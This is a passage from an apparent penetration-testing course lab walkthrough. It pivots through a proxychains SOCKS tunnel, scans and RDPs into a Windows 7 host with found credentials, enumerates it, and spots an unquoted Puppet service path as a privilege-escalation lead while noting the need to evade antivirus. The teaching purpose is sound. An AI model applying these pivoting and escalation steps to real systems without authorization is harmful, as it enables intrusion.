With the dynamic reverse tunnel established, we can configure proxychains on Kali to use the SOCKS proxy. We can do this by opening ***etc/proxychains.conf*** and editing the last line, specifying port 1080.

```
# proxychains.conf  VER 3.1
#
#        HTTP, SOCKS4, SOCKS5 tunneling proxifier with DNS.
```

[739] (OpenBSD Foundation, 2019), https://man.openbsd.org/ssh#R_5

```
#
   ...
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 1080
```

Listing 958 - Configuring proxychains

At this point, we should have a stable tunnel to access the 10.5.5.0/24 network and can move on to the next target, Poultry, that we discovered in the share mounted on Zora.

24.6 Targeting Poultry

Before we continue, a review of what we know and don't know would be helpful. We know that Ajla connects to the internal network via the database server Zora. We also just learned that within the internal network, a share is mounted to Zora from another computer named Poultry. We have a suspicion that Poultry is running Windows, but we are not sure of that yet. We also found credentials for a user within the sandbox domain. This means that a domain controller should exist somewhere.




Figure 341: Network Diagram with Poultry

Before attempting to use the discovered credentials, we will first enumerate Poultry to discover what our next step should be.

24.6.1 Poultry Enumeration

We are assuming that Poultry is running Windows. We can become more confident by conducting some network enumeration with an Nmap scan. Should Nmap discover any applications, we can enumerate them as well.

24.6.1.1 Network Enumeration

To run an Nmap scan, we will have to use ProxyChains. Network scanning with ProxyChains will be slow so we will start with only the top 20 ports and expand our scope if needed.

You can speed up network scanning through proxychains by modifying the timeout via the tcp_read_time_out and tcp_connect_time_out values in /etc/proxychains.conf. However, don't set these too low or you will receive incorrect results.

To run Nmap through ProxyChains, we will prepend the **nmap** command we want to run with **proxychains**. We will only scan the top 20 ports by using the **-top-ports=20** flag and will conduct a connect scan with the **-sT** flag. SOCKS proxies require a TCP connection to be made and thus a half-open or SYN scan cannot be used with ProxyChains.[740] Since SOCKS proxies require a TCP connection, ICMP cannot get through either and we must disable pinging with the **-Pn** flag.

```
kali@kali:~$ proxychains nmap --top-ports=20 -sT -Pn 10.5.5.20
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-10 20:52 MST
|S-chain|-<>-127.0.0.1:1080-<><>-10.5.5.20:110-<--timeout
|S-chain|-<>-127.0.0.1:1080-<><>-10.5.5.20:139-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-10.5.5.20:135-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-10.5.5.20:3389-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-10.5.5.20:445-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-10.5.5.20:143-<--timeout
|S-chain|-<>-127.0.0.1:1080-<><>-10.5.5.20:8080-<--timeout
...
Nmap scan report for 10.5.5.20
Host is up (1.4s latency).

PORT     STATE  SERVICE
21/tcp   closed ftp
22/tcp   closed ssh
23/tcp   closed telnet
25/tcp   closed smtp
53/tcp   closed domain
80/tcp   closed http
110/tcp  closed pop3
111/tcp  closed rpcbind
135/tcp  open   msrpc
139/tcp  open   netbios-ssn
143/tcp  closed imap
443/tcp  closed https
445/tcp  open   microsoft-ds
993/tcp  closed imaps
995/tcp  closed pop3s
1723/tcp closed pptp
```

740 (Wikipedia, 2019), https://en.wikipedia.org/wiki/SOCKS#Comparison_to_HTTP_proxying

```
3306/tcp closed mysql
3389/tcp open   ms-wbt-server
5900/tcp closed vnc
8080/tcp closed http-proxy

Nmap done: 1 IP address (1 host up) scanned in 25.48 seconds
```

Listing 959 - Scanning Poultry with nmap

In Listing 959, Nmap discovered ports 135, 139, 445, and 3389 to be open. However, port 53 is closed, which is commonly found open on domain controllers. This is most likely not the domain controller we are looking for, but the other ports still indicate that this is a Windows OS. The top 20 ports do not show any HTTP applications running, so let's try to "exploit" this Windows machine by logging in via RDP with the credentials we discovered.

24.6.2 Exploitation (Or Just Logging In)

Now that we have a higher degree of confidence that Windows is running on this host and we found that RDP is open, we will use *xfreerdp* to connect to it. As we did with Nmap, we will have to prepend **xfreerdp** with the **proxychains** command. We provide the domain and user name with the **/d:sandbox** and **/u:alex** flags respectively. In order to redirect the clipboard, we will use the **+clipboard** flag, which will allow us to copy and paste to Poultry. Finally, we will also provide the host with the **/v:10.5.5.20** flag.

```
kali@kali:~$ proxychains xfreerdp /d:sandbox /u:alex /v:10.5.5.20 +clipboard
ProxyChains-3.1 (http://proxychains.sf.net)
...
Certificate details for 10.5.5.20:3389 (RDP-Server):
        Common Name: POULTRY.sandbox.local
        Subject:     CN = POULTRY.sandbox.local
        Issuer:      CN = POULTRY.sandbox.local
        Thumbprint:  10:9c:cc:64:c6:ad:9a:bb:78:4d:b3:04:b4:fb:77:0c:1a:c6:d2:b0
The above X.509 certificate could not be verified, possibly because you do not have
the CA certificate in your certificate store, or the certificate has expired.
Please look at the OpenSSL documentation on how to add a private CA to the store.
Do you trust the above certificate? (Y/T/N) Y
Password:
```

Listing 960 - Connecting to the host with xfreerdp

During the initial connection, we are prompted to accept the certificate. Entering "Y" will add the certificate to our trust store. Next, we will be prompted for a password, which we discovered in the *system_report.ps1* script.

The credentials worked and we are presented with a Windows 7 desktop (Figure 342).




Figure 342: Logging into Poultry

24.6.3 Poultry Post-Exploitation Enumeration

After a brief investigation, we quickly discover that Poultry is running McAfee Endpoint Security. This means that if we upload and use any malicious executables, we will have to be very careful and ensure we evade the antivirus (AV).




Figure 343: Finding McAfee

We will begin by gathering some basic information about the host such as the exact build of Windows, the hostname, local users, network information, and what services are running. We will start by running **systeminfo**.

```
C:\Users\alex>systeminfo

Host Name:                 POULTRY
OS Name:                   Microsoft Windows 7 Professional
OS Version:                6.1.7601 Service Pack 1 Build 7601
...
Registered Owner:          poultryadmin
...
Domain:                    sandbox.local
Logon Server:              \\SANDBOXDC
```

```
Hotfix(s):                 186 Hotfix(s) Installed.
                           [01]: KB2849697
...
                           [186]: KB4467107
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
...
                                 IP address(es)
                                 [01]: 10.5.5.20
                                 [02]: fe80::400a:ba3e:4ca5:6aa2

C:\Users\alex>
```

Listing 961 - systeminfo on Poultry

The output of this command gives us some great information. First, we know that the operating system version is Windows 7 Professional SP1 Build 7601. We see that there is a local user named "poultryadmin" and that this computer is indeed joined to the "sandbox.local" domain. Next, we find that the only ipv4 address on this host is 10.5.5.20. Since we were not able to do a full port scan, let's find out what ports are open with the **netstat** command.

```
C:\Users\alex>netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       820
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       428
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING       524
  TCP    0.0.0.0:49153          0.0.0.0:0              LISTENING       872
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING       364
  TCP    0.0.0.0:49172          0.0.0.0:0              LISTENING       632
  TCP    0.0.0.0:49173          0.0.0.0:0              LISTENING       640
  TCP    10.5.5.20:139          0.0.0.0:0              LISTENING       4
...
  UDP    [fe80::400a:ba3e:4ca5:6aa2%11]:546  *:*
    872

C:\Users\alex>
```

Listing 962 - netstat on Poultry

While our earlier port scan only checked the top 20 ports, it still found all the ports of interest anyway. We already knew that ports 135, 139, 445, and 3389 were open. Ports 49152 and above are the Windows default dynamic/ephemeral ports for establishing TCP connections and we don't need to worry about them.[741] At this point, we should also check if alex is part of any administrator groups.

```
C:\Users\alex>net user /domain alex
The request will be processed at a domain controller for domain sandbox.local.

User name                    alex
```

[741] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Ephemeral_port

```
Full Name
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            11/12/2019 4:26:47 PM
Password expires             Never
Password changeable          11/13/2019 4:26:47 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   1/1/2020 1:58:06 PM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users
The command completed successfully.
```

Listing 963 - net user on Poultry

It seems that the user “alex” is just a regular domain user. With this information stored away, we will take a look at what applications are installed.




Figure 344: Finding Installed Applications

Windows does not show very many applications for this user listed in the Start menu. While this isn't a full list, it gives us a good idea of what this computer is used for. Based on the information we have so far, it appears that this might be a user's workstation.

Next, we can take a look at the services to see if anything interesting is running on this box. We can use the **wmic** command to list all the running services. We only want basic information for now like the name, displayname, pathname, and startmode.

```
C:\Users\alex>wmic service get name,displayname,pathname,startmode

DisplayName                                             Name
        PathName



                                                       StartMode
...
Windows Driver Foundation - User-mode Driver Framework  wudfsvc
        C:\Windows\system32\svchost.exe -k LocalSystemNetworkRestricted



                                                       Manual
```

```
WWAN AutoConfig                                             WwanSvc
        C:\Windows\system32\svchost.exe -k LocalServiceNoNetwork



                                                           Manual
```

Listing 964 - Getting services via wmic

This is great information but there is way too much of it for us to review manually. We will narrow it down to services that are automatically started by piping the **wmic** command to **findstr** to look for the word "auto". We also include the **/i** flag to make the search case insensitive.

```
C:\Users\alex>wmic service get name,displayname,pathname,startmode | findstr /i "auto"
Application Identity                                        AppIDSvc
        C:\Windows\system32\svchost.exe -k LocalServiceAndNoImpersonation



...
WWAN AutoConfig                                             WwanSvc
        C:\Windows\system32\svchost.exe -k LocalServiceNoNetwork



                                                           Manual
```

Listing 965 - Getting services via wmic that are automatically started

This output is better, but it's not ideal. We can still take out services that are started from the *c:\windows* folder to get a list of non-standard services. This can be done by piping the command we have so far into **findstr** again and using the **/v** flag to ignore anything that contains the string "c:\windows".

```
C:\Users\alex>wmic service get name,displayname,pathname,startmode |findstr /i "auto"
|findstr /i /v "c:\windows"
McAfee Agent Common Services                                macmnsvc
        "C:\Program Files\McAfee\Agent\macmnsvc.exe" /ServiceStart



                                                           Auto
McAfee Agent Service                                        masvc
        "C:\Program Files\McAfee\Agent\masvc.exe" /ServiceStart



                                                           Auto
McAfee Service Controller                                   mfemms
        "C:\Program Files\Common Files\McAfee\SystemCore\mfemms.exe"



                                                           Auto
McAfee Endpoint Security Web Control Service                mfewc
        "C:\Program Files (x86)\McAfee\Endpoint Security\Web Control\mfewc.exe"



                                                           Auto
Puppet Agent                                                puppet
        C:\Puppet\Current Version\sys\ruby\bin\ruby.exe -rubygems "C:\Puppet\Cur
rent Version\service\daemon.rb"
```

```
                                                       Auto
VMware Alias Manager and Ticket Service                 VGAuthService
        "C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe"


                                                       Auto
VMware Tools                                            VMTools
        "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"


                                                       Auto
```

Listing 966 - Getting services via wmic that are automatically started and non-standard

Now we have a more manageable list. One of the first things that stands out to us is the Puppet Agent has a service path that is not quoted. An unquoted search path could potentially give us elevated permissions if the service is running in the context of a higher privileged user. To find what user runs this service, we will open up the list of services by searching for "Services" in the start menu.




FreeRDP: 10.5.5.20
Recycle Bin
Mozilla Thunderbird
Programs (3)
Services
Component Services
Services
Control Panel (6)
View local services
Manage Information Cards that are used to log on to online ser...
Windows CardSpace
Allow remote access to your computer
Allow Remote Assistance invitations to be sent from this comp...
Select users who can use remote desktop
See more results
Services
Log off
6:39 PM
12/11/2019

Figure 345: Finding the Services Application

Now we can open up *Services* and find the “Puppet Agent Service”.



FreeRDP:10.5.5.20

Services

File Action View Help

Services (Local)

Puppet Agent

Description:
Periodically fetches and applies configurations from a Puppet master server.

Name	Description	Status	Startup Type	Log On As
Network Access P...	The Networ...		Manual	Network Service
Network Connecti...	Manages o...	Started	Manual	Local System
Network List Service	Identifies th...	Started	Manual	Local Service
Network Location ...	Collects an...	Started	Automatic	Network Service
Network Store Int...	This service ...	Started	Automatic	Local Service
Offline Files	The Offline ...	Started	Automatic	Local System
Parental Controls	This service ...		Manual	Local Service
Peer Name Resolu...	Enables serv...		Manual	Local Service
Peer Networking ...	Enables mul...		Manual	Local Service
Peer Networking I...	Provides ide...		Manual	Local Service
Performance Cou...	Enables rem...		Manual	Local Service
Performance Logs...	Performanc...		Manual	Local Service
Plug and Play	Enables a c...	Started	Automatic	Local System
PnP-X IP Bus Enu...	The PnP-X ...		Manual	Local System
PNRP Machine Na...	This service ...		Manual	Local Service
Portable Device E...	Enforces gr...		Manual	Local System
Power	Manages p...	Started	Automatic	Local System
Print Spooler	Loads files t...	Started	Automatic	Local System
Problem Reports a...	This service ...		Manual	Local System
Program Compati...	This service ...	Started	Automatic	Local System
Protected Storage	Provides pr...		Manual	Local System
Puppet Agent	Periodically ...	Started	Automatic	Local System
Puppet PXP Agent	Puppet Exec...		Manual	Local System
Quality Windows ...	Quality Win...		Manual	Local Service
Remote Access A...	Creates a co...		Manual	Local System
Remote Access C...	Manages di...		Manual	Local System
Remote Desktop ...	Remote Des...	Started	Manual	Local System
Remote Desktop S...	Allows user...	Started	Manual	Network Service
Remote Desktop S...	Allows the r...	Started	Manual	Local System

Extended / Standard

6:40 PM
12/11/2019

Figure 346: Finding Puppet Agent in Services

